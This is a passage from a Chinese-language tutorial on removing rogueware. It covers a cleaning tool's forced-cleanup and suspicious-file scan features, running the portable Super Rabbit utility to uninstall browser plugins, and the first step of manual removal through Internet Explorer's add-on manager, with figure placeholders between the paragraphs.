



图9

**恶意软件清理**：可以清理常见的流氓软件，与360安全卫士相比感觉扫描速度稍微慢些，可能扫描的比较认真的缘故吧。与其它软件不同的是有一个“使用强制清理模式”，它会关闭资源管理器后再对流氓软件进行清理，使用此功能可以将部分顽固的流氓软件完全清除，又可保护系统不崩溃。

**可疑文件扫描**：可以详细扫描系统中可疑的流氓软件文件，扫描到可疑文件后可发点右键定位到文件或将文件删除，如图10。对于清理卸载流氓软件后的残余文件具有很好的效果。





图10

### 6. 超级兔子

超级兔子有多种版本，建议到兔子的主页http://www.pctutu.com/soft/download.html去下载免安装版，如图11。





图11





图12

下载后双击runme.bat进行初始化，然后双击srgui.exe就可以启动超级兔子了，如图12。双击“超级兔子清理王”稍等片刻后就会启动了，如图13，在需要卸载的插件上打上勾按下一步即可卸载已经安装的插件，如卸载不成功可重启系统到安全模式下去卸载。

## 六、手工清除流氓软件

为了对抗各位清除工具，流氓软件的更新很快，因此仅靠





图13

以上介绍的工具来清除流氓软件是不行的，另外某些流氓软件在使用工具清除后还容易留下垃圾，因此菜鸟们最好再多学一些手工清除流氓软件的方法。由于绝大多数流氓软件都是通过IE进行捆绑，所以我们可以通过IE中插件管理来定位流氓软件的位置。

第一步：打开“IE”->“工具”->“internet选项”->“程序”->“管理加载项”，可以看到IE列出的很多插件，如图14。

